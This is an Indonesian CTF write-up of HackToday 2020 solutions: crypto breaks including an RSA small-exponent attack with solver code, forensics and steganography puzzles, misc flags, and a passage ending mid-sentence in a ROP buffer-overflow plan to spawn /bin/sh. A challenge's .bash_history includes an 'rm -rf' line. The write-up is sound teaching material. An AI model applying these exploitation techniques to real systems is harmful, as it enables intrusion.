| #!/usr/bin/python  from random import randint  from flag import flag  conv = lambda num: hex(num)[2:].rstrip('L').rjust(16, '0')  p = 18446744073709551557  b = randint(1, p-1)  res = ''  for i in range(0, len(flag), 8):  x = int(flag[i:i+8].encode('hex'), 16)  for \_ in range(2):  r = b \* x % p  res += conv(r)  b = r  with open('flag.enc', 'w') as f:  f.write(res.decode('hex'))  f.close() |

Dan file flag.enc yang unprintable. Inti dari script enkripsi diatas yaitu pertama flag dibagi menjadi per 8 byte lalu diubah menjadi nilai int. Setelah itu, setiap blok akan dilakukan operasi (**r = b \* x % p)** dimana hasil nilai **r** akan di-konvert menjadi hex lalu ditambahkan pada variabel **res**. Setiap blok dilakukan proses tersebut sebanyak 2 kali dan nilai **b** akan diperbarui dengan nilai **r**. Disini kita akan mencari nilai **x** dengan bantuan Modular Equation Solver pada service web :

<https://www.dcode.fr/modular-equation-solver>


Pertama akan dicari nilai **x** awal. Hasil enkripsi pada file **out.txt** dipecah menjadi array **enc** per 8 karakter dan dijadikan int. Persamaan awal digunakan nilai **(enc[1] = enc[0] \* x)** dengan nilai modulo yaitu variabel **p**. Setelah dijalankan pada solver, didapatkan nilai **x** :



Nilai **x** pertama (yaitu potongan flag pertama) bernilai 7521402165851546721 yang jika dijadikan bytes menjadi string “hacktoda”. Selanjutnya, untuk mencari nilai **x** selanjutnya digunakan pasangan nilai **enc[2], enc[3]** lalu **enc[4], enc[5]** dan seterusnya sampai selesai. Didapatkan list int flag : [7521402165851546721, 8753717223138603118, 7304673064861054070, 7597123280859131487, 8601678700987572072, 1701995901] yang ketika di-convert menjadi string dan di-concat akan menjadi flag

**FLAG : hacktoday{some0ne\_is\_h4ving\_fun\_w\_M4th\_here}**

## Baby RSA (476 pts)



Diberikan file babyrsa.zip yang berisi beberapa file :

|  |
| --- |
| source.py |
| from Crypto.Util.number import \*  e=3  n = getPrime(1024)  FLAG = open('flag.txt','rb').read()  c = pow(bytes\_to\_long(FLAG + b'\x00' \* (500 - len(FLAG))),e,n)  print("N : {}".format(n))  print("e : {}".format(e))  print("c : {}".format(c)) |


|  |
| --- |
| ciphertext.txt |
| N : 107468912290287173185525190843756066912636096000903535940585580501598473704173724842555267251663241132763251067605354069676909875997478430110024585452408894968603671557766287363141247584345799037100774657182138864290300602046455069760227072397156965372661180675554639390371014219438682064484673744133715950819  e : 3  c : 50914467845689292644211512716669369613555923551155747486778621427468637949660088911708871450878626444375679374638212033132129559872885421138573114280864521198681553382885587831642952553255316613292347054650625134872630838338050114519160634702629517160372955446132607926752026138584156274304521251841496019672 |

Setelah bersemedi dan membaca beberapa writeup, saya menemukan writeup soal crypto daring pada kompetisi hxp ctf 2018 :

<https://github.com/p4-team/ctf/tree/master/2018-12-08-hxp/crypto_daring>

Soal ini mirip dengan soal yang dibahas pada writeup tersebut, intinya kita dapat menghilangkan padding yang hanya berupa null byte menggunakan RSA homomorphic property. Berikut script solver yang telah kami modifikasi sedemikian rupa (dengan menambahkan alur untuk melakukan bruteforce panjang pad null byte yang digunakan pada enkripsi) :


|  |
| --- |
| solve.py |
| import gmpy2  from crypto\_commons.generic import bytes\_to\_long, long\_to\_bytes  from crypto\_commons.rsa.rsa\_commons import modinv  def solve(ct, e, n, padding\_len):  new\_ct = ct \* pow(modinv(256, n) \*\* padding\_len, e, n)  new\_ct %= n  for i in range(256):  potential\_pt, is\_cube = gmpy2.iroot(new\_ct + (n \* i), e)  if is\_cube:  return long\_to\_bytes(potential\_pt)  return ""  def main():  e = 3  c = 50914467845689292644211512716669369613555923551155747486778621427468637949660088911708871450878626444375679374638212033132129559872885421138573114280864521198681553382885587831642952553255316613292347054650625134872630838338050114519160634702629517160372955446132607926752026138584156274304521251841496019672  n = 107468912290287173185525190843756066912636096000903535940585580501598473704173724842555267251663241132763251067605354069676909875997478430110024585452408894968603671557766287363141247584345799037100774657182138864290300602046455069760227072397156965372661180675554639390371014219438682064484673744133715950819    for pad\_len in range(495, 400, -1):  hasil = solve(c, e, n, pad\_len)  if hasil:  print hasil  break  main() |




**FLAG : hacktoday{PaddingNull\_Is\_a\_Multiply\_by\_256}**

# **Forensics**


## Harta-Karun (50 pts)



Diberikan file peta.png yang jika dicek menggunakan binwalk terdapat beberapa file yang menarik :




Setelah itu, dilakukan ekstraksi menggunakan binwalk dan didaptkan hierarki file :



Setelah dilihat, file \*.txt merupakan potongan metada file gambar png yang berbentuk hex. Berkikut solver yang kami gunakan untuk bruteforce urutan metadata file :


|  |
| --- |
| solve.py |
| import os  import itertools  files = os.listdir("MapLv2")  count = 1  for x in itertools.permutations(files, 4):  metadata = ""  for y in x:  metadata += "".join(open('MapLv2/' + y).read()[:-1].split(' ')).decode("hex")  f = open("{}.png".format(count), "wb")  f.write(metadata)  f.close()  count += 1 |

Setelah di run, dicek beberapa gambar dan ditemukan gambar yang valid mengandung flag :



**FLAG : hacktoday{di\_bawah\_kasur}**


## Stegosaurus (50 pts)



Diberikan file bendera.zip yang didalamnya terdapat file :

|  |
| --- |
| bendera.txt |
| Stegosaurus (/ˌstɛɡəˈsɔːrəs/[1]), from Greek stegos (στέγος) which means roof and sauros (σαῦρος) which means lizard, is a genus of herbivorous thyreophoran dinosaur. Fossils of this genus date to the Late Jurassic period, where they are found in Kimmeridgian to early Tithonian aged strata, between 155 and 150 million years ago, in the western United States and Portugal. Of the species that have been classified in the upper Morrison Formation of the western US, only three are universally recognized; S. stenops, S. ungulatus and S. sulcatus. The remains of over 80 individual animals of this genus have been found. Stegosaurus would have lived alongside dinosaurs such as Apatosaurus, Diplodocus, Brachiosaurus, Allosaurus, and Ceratosaurus; the latter two may have preyed on it. |

Dapat dilihat diakhir kata terdapat beberapa space dan tab yang mencurigakan. Melihat beberapa writeup, kami mencoba untuk menggunakan tools stegsnow :



Ternyata terdapat string rahasia yang berisi link google drive. Setelah dibuka, terdapat file gambar bernama pokeslow.png :



Dengan menggunakan tools andalan stegano yaitu stegsolve, kami mendapatkan flagnya :



**hacktoday{ez\_point\_yow}**


## Daun Singkong (50 pts)



Diberikan file daunsingkong.zip yang jika dilakukan ekstraksi terdapat beberapa file :

|  |
| --- |
| .bash\_history |
| ls  man ls  man 7z  vimtutor  date  7z a flag flag.png -p`ls|tail -n 13|head -n 11|head -n 7|tail -n 5|tail -n 3|tail -n 2|head -n 1`  cat flag.png  62;4cls  clean  clear  ls  rm -rf ./\*/  ls  history |

Dan file flag.7z serta file .DS\_Store. Karena pada .bash\_history terlihat bahwa password flag.7z merupakan salah satu value dari command `ls`. Disini file .DS\_Store memiliki list folder dan file yang kita butuhkan. Kami menggunakan tools <https://github.com/gehaxelt/Python-dsstore> untuk mendapatkan list file dan folder.




Terdapat beberapa nilai, setelah kami coba, string “pertanianindonesiakanlebihbaikjikapetaninyatidakmainctf" merupakan password yan valid dan kita dapat melihat file flag.png :



**FLAG : hacktoday{DS\_Store\_h4ve\_ur\_f0lder\_nam3\_\_\_}**

## Nothosaurus (401 pts)



Diberikan file nothosauruss.zip yang berisi file bername “again”, “be”, “ill”, “okay”, “today”. Setelah dilhat, ternyata file “okay” memilki metada seperti file pkg (compress). Langsung saja dibuat script untuk membruteforce urutan metadatanya :

|  |
| --- |
| brute.py |
| import os  import itertools  files = os.listdir(".")  files.remove("solve.py")  files.remove("okay")  awal = open("okay").read()  count = 1  for x in itertools.permutations(files, len(files)):  payload = awal  for y in x:  payload += open(y).read()  f = open("pkg{}".format(count), "wb")  f.write(payload)  count += 1  f.close() |


Setelah itu, dicermati bahwa terdapat 1 buah file compressed yang valid. Ketika di uncompress, kita mendapatkan file gambar broken.jpg :



Dan cute.jpg :




Ketika dicek, file identik, memiliki panjang metadata yang sama tapi memiliki perbedaan jika dilakukan diff. Kita berasumsi bahwa karakter yang berbeda mungkin merupakan flag :




**FLAG : hacktoday{broken\_image}**

# **MISC**

## Sanity Check (50 pts)



Link yang diberikan menuju ke sebuah google docs. Kami curiga flag terdapat pada history perubahan, dan ternyata :




**FLAG : hacktoday{welcome\_to\_hacktoday\_2020\_broda\_\_s8jm}**

# 

## 

## Insanity Check (401 pts)




Cek pada discord, coba untuk cari @hacktoday pada kolom chat, dan ditemukan mention yang berisi flag :


**FLAG : hacktoday{ciee\_ketawan\_kepoin\_friska}**

# **PWN**

## buffer overflow (476 pts)




Diberikan sebuah file ELF 64bit bernama chall. Seperti judul soal, vuln yang terdapat pada program ini adalah buffer overflow. Namun, terdapat pemeriksaan terhadap input yang diberikan oleh user pada fungsi main




Pemerisaan dilakukan dalam blok 8 byte. Input yang diberikan akan menghentikan program jika:

1. Nilai blok berada di antara 255 dan address fungsi maybe\_you\_need\_this. Syarat ini menyebabkan gadget yang berada sebelum fungsi tersebut tidak dapat digunakan serta nilai yang dimasukan ke stak tidak bisa melebihi 255.
2. Nilai blok berada di antara 0x40090D dan 0x601058. Syarat ini menyebabkan pemanggilan fungsi menggunakan PLT tidak bisa dilakukan.
3. Nilai blok lebih besar daripada 0x6010b0. Syarat ini menyebabkan address .bss yang dapat digunakan harus kurang dari nilai tersebut.

Dalam fungsi maybe\_you\_need\_this terdapat gadget syscall. Namun, gadget ini hanya dapat dipakai sekali karena setelah syscall dieksekusi, nilai ESP diset ke 0xc35dc3aa sehingga menyebabkan segmentation fault.




Oleh karena itu, gadget ini akan digunakan untuk memanggil execve(“/bin/sh”, 0, 0). Pertama-tama, kita harus memiliki address yang menyimpan string “/bin/sh”. String tersebut tidak dapat dimasukkan ke dalam stack karena nilainya akan melebihi 255. Selain itu, tidak terdapat gadget yang dapat memindahkan nilai stack ke register RDI. Salah satu cara yang mungkin adalah dengan menulis string “/bin/sh” ke alamat yang diketahui, yaitu .bss. Dari pengecekan input, kita hanya bisa menggunakan address 0x601058 dan 0x6010b0. Pemanggilan PLT read tidak bisa dilakukan karena berada di antara nilai 0x40090D dan 0x601058. Bagaimana kalau menggunakan 